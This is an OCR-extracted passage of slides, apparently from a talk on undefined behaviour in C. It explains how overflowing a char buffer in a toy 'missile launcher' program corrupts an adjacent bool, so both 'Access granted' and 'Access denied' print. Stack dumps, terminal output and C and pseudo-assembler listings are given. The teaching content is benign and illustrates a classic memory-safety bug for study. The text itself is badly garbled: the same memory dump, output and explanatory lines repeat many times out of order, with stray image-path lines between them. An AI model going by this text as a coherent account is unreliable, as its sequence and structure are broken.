	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```




0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



And, now we have partly explained why we got:


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



And, now we have partly explained why we got:

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



And, now we have partly explained why we got:

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




And, now we have partly explained why we got:

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```


Because 0x6f6d7265 = 1869443685

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```


0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



But can you explain why we got both "Access granted" and "Access denied"?

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




But can you explain why we got both "Access granted" and "Access denied"?

The observed phenomenon can actually be explained if you know how my compiler works with `bool` values.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




But can you explain why we got both "Access granted" and "Access denied"?

The observed phenomenon can actually be explained if you know how my compiler works with `bool` values.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...

if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




But can you explain why we got both "Access granted" and "Access denied"?

The observed phenomenon can actually be explained if you know how my compiler works with `bool` values.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...

if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08



But can you explain why we got both "Access granted" and "Access denied"?


The observed phenomenon can actually be explained if you know how my compiler works with `bool` values.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...

if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

My compiler assumes that `bool` values are always stored as either 0x00 or 0x01. In this case we have messed up the internal representation, so `allowaccess` is now neither true or false. The machine code generated for this program first evaluated `allowaccess` to be **not false** and therefore granted access, then it evaluated `allowaccess` to be **not true** and access was denied (*).




(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

Aside: why did we get both access granted and access denied?

C code

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...

if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```




pseudo assembler

```
int n_missiles = 2;
char allowaccess = 0x00;
char response[8];

...

if (allowaccess != 0x00) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (allowaccess != 0x01)
    puts("Access denied");
```

Aside: why did we get both access granted and access denied?

C code

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...

if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

